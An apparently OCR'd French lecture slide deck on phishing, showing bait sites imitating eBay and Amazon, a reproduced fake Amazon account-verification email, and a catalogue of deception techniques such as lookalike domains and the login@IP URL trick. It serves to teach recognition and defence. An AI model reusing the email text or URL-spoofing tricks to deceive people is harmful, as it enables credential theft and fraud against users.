
http://211.56.245.66:7301/

► Adresse IP d'un hébergeur web coréen, loin des adresses IP usuelles d'eBay



Suite de l'exemple eBay : le site appât

L'adresse étrange exceptée, on se **croirait** sur le site d'eBay ...




Suite de l'exemple eBay : le site appât

De plus en plus étrange ...


Suite de l'exemple eBay : le site appât

Plus du tout crédible ...



Exemple plus subtil, plus récent ...

Janvier 2005, Amazon



amazon.com.

Dear Amazon user,

During our regular update and verification of the accounts, we couldn't verify your account information. Either your information has changed or it is incomplete.

Please update and verify your information below.

Sign in using our secure server

Sincerely,
Amazon Security Department

Updating Subscriptions and Communication Preferences

You can access your New for You subscriptions, Special Occasion Reminders, Available to order notifications, and other communication preferences directly through Your Account.

When logging in, remember to enter the e-mail address and password currently associated with your account. If you do not have a customer account, we'll ask you to create one first. Simply enter your e-mail address, indicate that you are a new customer, and click the Sign in using our secure server button. On the next page, we'll ask you to enter your name and select a password.

Forgot Your Password?

We cannot tell you your current password, but we can certainly help you acquire a new one by sending a personalized link to your e-mail address. This way, you can securely change your password to whatever you want. If you visit us from a computer you have not used before, we will ask for complete verification of your account information before proceeding with the password change.Reset your password now.

Changing Your 1-Click Settings

Your 1-Click settings allow you to ship all of your 1-Click orders efficiently in the way you decide is best. You are always welcome to change the credit card account, shipping address, and shipment method associated with your 1-Click settings. Any changes you make, however, will affect only future 1-Click orders. If you want to change the particulars of an order you've already placed, visit Your Account.

Please note: It is currently not possible to change the billing address associated with your 1-Click settings.


Want to access or change your 1-Click settings now? Log in to Your Account.

Amazon, suite ....

Le lien pointe vers une URL sur le serveur :


http://www.amazon-department.com

► Aucun rapport avec Amazon



Amazon, suite ...

Finalement les informations sont demandées, mais pas trop pour ne pas éveiller les soupçons. Par contre, le site est en HTTP, c'est douteux ...



Les cibles du *phishing*

Les victimes

Courriers envoyés massivement et sans discernement dans le cadre de campagnes de *spamming*

Comme des spams, tout le monde reçoit ce genre de courriers, même s'il n'est pas utilisateur de Paypal, d'Amazon, ou d'une banque en ligne ...

Exemple récent au Brésil : *"They moved between 50 and 100 million reais ($18m and $37m) over the last two years... [and] sent over three million emails with Trojan horses per day," Eduardo Cidreira, head of the police department in charge of Internet fraud in Brazil's southern state of Santa Catarina*

Les sites appâts les plus visés (statistiques APWG)

eBay, Paypal, Amazon
Citibank, US Bank, VISA, Suntrust, Keybank, etc.
AOL, Earthlink, MSN, Yahoo!
Sans citer ceux qui n'en parlent pas ...

Les cibles du *phishing*

- Aujourd'hui : essentiellement anglophone
- Vise principalement des banques ou sites commerciaux américains
- Attaque transversale
  - Compromission de systèmes connectés à Internet pour servir de
    - Relais de *spams*
    - Serveurs web illicites
  - Utilisation de failles de logiciels client (navigateurs, clients mail)
    - Ou bien de "features" (langages de script)
  - Abus de l'utilisateur (social *engineering*) : crédulité, manque de connaissances ou d'attention

Les techniques du *phishing*

- **Dans les courriers électroniques**
  - Sujets trompeurs
    `Subject: Account information verification`
  - Adresses d'expédition usurpées (en effet, l'auteur du courrier n'attend pas de réponse)
    `From: eBay@ebay.com`
  - Prétextes fallacieux
    Vérification d'informations sur l'utilisateur
    "Sécurisation" du compte
    Nouveau message reçu sur le compte de l'utilisateur
    Menaces
    Suppression imminente du compte si pas de mise à jour
    Achat prétendu : débit imminent si pas d'annulation de la transaction

Les techniques du *phishing*

- **Sur les pages web appât**
  - Apparence crédible : logos, textes soignés, utilisation de HTTPS, etc.
  - Dissimulation de l'adresse du site (indice le plus évident) par tous les moyens possibles
    - Dissimulation du lien derrière du texte vraisemblable
      Le texte "http://www.amazon.com/" dans la page pointe via un lien HTML vers l'adresse du site sous le contrôle de l'attaquant, et du code Javascript
    - Utilisation d'adresse IP au lieu d'un nom complet
    - Adresses longues et complexes pour décourager l'utilisateur
    - Noms de domaines trompeurs : *www.amazon-users.com, www.ebay-account.com*
    - Utilisation du format d'URL *http://login:password@www.site.com/* pour tromper l'utilisateur avec *login* = *www.amazon.com*, d'où une URL comme :
      `http://www.amazon.com:ABCDEFGHIJ...XYZ@217.112.89.14/SIGNIN`
    - Subterfuges graphiques avec images ou code JavaScript
    - Exploitation de failles de sécurité des navigateurs web pour dissimuler l'URL réelle

Subterfuges graphiques


Utilisation de code JavaScript pour dissimuler la barre d'URL et/ou la remplacer

- Par une image (Javascript cache la barre d'URL du navigateur et la page appât comporte en haut une image qui ressemble à une barre d'URL indiquant un site légitime)

